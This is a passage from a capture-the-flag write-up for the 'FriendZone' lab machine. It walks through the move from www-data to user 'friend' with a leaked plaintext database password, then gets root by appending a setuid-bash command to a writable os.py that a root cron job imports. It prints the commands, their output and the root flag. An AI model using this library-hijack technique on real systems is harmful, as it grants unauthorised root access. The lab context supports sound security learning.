Cool, now go and get the user flag in the **friend** directory, and let's focus on the PrivEsc

Let's run an enumeration script. We can put in the smbclient **Development** directory again, and access it in **/etc/Development** on the victim shell.

Friend Password

Linpeas suggests that there is some information on the **Friend** user in `/var/www/mysql_data.conf`

```
[+] Finding possible password variables inside /home /var/www /var/bac
/etc/exim4/conf.d/auth/30_exim4-config_examples:  client_secret = ${ex
/etc/exim4/exim4.conf.template:  client_secret = ${extract{2}{:}{${loo
/var/www/mysql_data.conf:db_user=friend
```

And now we can enter in under the **Friend** shell. You can also SSH in as Friend, which gives us a better shell, but it's not essential.

```
www-data@FriendZone:/opt/server_admin$ cat /var/www/mysql_data.conf
cat /var/www/mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
www-data@FriendZone:/opt/server_admin$ su friend
su friend
Password: Agpyu12!0.213$

friend@FriendZone:/opt/server_admin$ whoami
whoami
friend
friend@FriendZone:/opt/server_admin$
```

PrivEsc Enum

If we navigate to `/opt/server_admin` we'll find **reporter.py** . I copied and edited it in my terminal, so I could see the colours (because I'm stupid and the colours help me workout what's going on)

```
1 #!/usr/bin/python
2
3 import os
4
5 to_address = "admin1@friendzone.com"
6 from_address = "admin2@friendzone.com"
7
8 print "[+] Trying to send email to %s"%to_address
9
10 #command = ''' mailsend -to admin2@friendzone.com -from admin1@friendzone.com -ssl -port 465 -auth -smtp smtp.gmail.co-sub
   scheduled results email +cc +bc -v -user you -pass "PAPAP"'''
11
12 #os.system(command)
13
14 # I need to edit the script later
15 # Sam ~ python developer%
```

Theory

`Reporter.py` calls on the python module **OS.** In the system, this is stored as **/usr/lib/python2.7/os.py.** The enum script tells us we have the ability to edit **/usr/lib/python2.7/os.py:**

```
[+] Interesting writable files owned by me or writable by everyone (not in Home)
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-files
/dev/mqueue
/dev/mqueue/linpeas.txt16779
/dev/shm
/etc/Development
/etc/Development/linpeas.sh
/etc/Development/shell.php
/etc/sambafiles
/run/lock
/run/lock/apache2
/tmp
/usr/lib/python2.7
/usr/lib/python2.7/os.py
/var/cache/apache2/mod_cache_disk
/var/lib/php/sessions
/var/spool/samba
/var/tmp
```

This suggests to me we're going to be **python library hijacking**. Let's test we have the capability via `echo "test" >> /usr/lib/python2.7/os.py`

```
www-data@FriendZone:/etc/Development$ tail /usr/lib/python2.7/os.py
tail /usr/lib/python2.7/os.py
def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass
test
```

test is right there at the bottom. Looks good to me, let's get to work

Python Library Hijack

Preparation

Echo the below script into **os.py** This short script will ask root to **copy** its **bash** into the /**tmp** folder, and then change the **permissions** for /tmp/bash so we can use it.

```
system("cp /bin/bash /tmp/bash; chmod u+s /tmp/bash")
```

Don't wipe the entire os.py file, echo it in with `>>` which just **appends** our malicious command at the bottom. As well, use single qoutes not double or it won't accept it into the os.py file.
`echo '[command]' >> /usr/lib/python2.7/os.py`

```
friend@FriendZone:/tmp$ echo 'system("cp /bin/bash /tmp/bash; chmod u+s /tmp/bash")' >> /usr/lib/python2.7/os.py
friend@FriendZone:/tmp$ tail /usr/lib/python2.7/os.py
def _pickle_statvfs_result(sr):
    (type, args) = sr.__reduce__()
    return (_make_statvfs_result, args)

try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass
system("cp /bin/bash /tmp/bash; chmod u+s /tmp/bash")
friend@FriendZone:/tmp$
```

Reporter.py

We now reporter.py needs to run. I made the assumption it's a **cronjob**, as there was no other way for us to run it. And if we wait and take a look in **/tmp** we'll see something beautiful:

```
friend@FriendZone:/tmp$ ls
bash
```

Use `/tmp/bash -p` to get your root shell.

```
friend@FriendZone:/tmp$ /tmp/bash -p
bash-4.4# whoami
root
bash-4.4# cat /root/root.txt
b0e6c60b82cf96e9855ac1656a9e90c7
```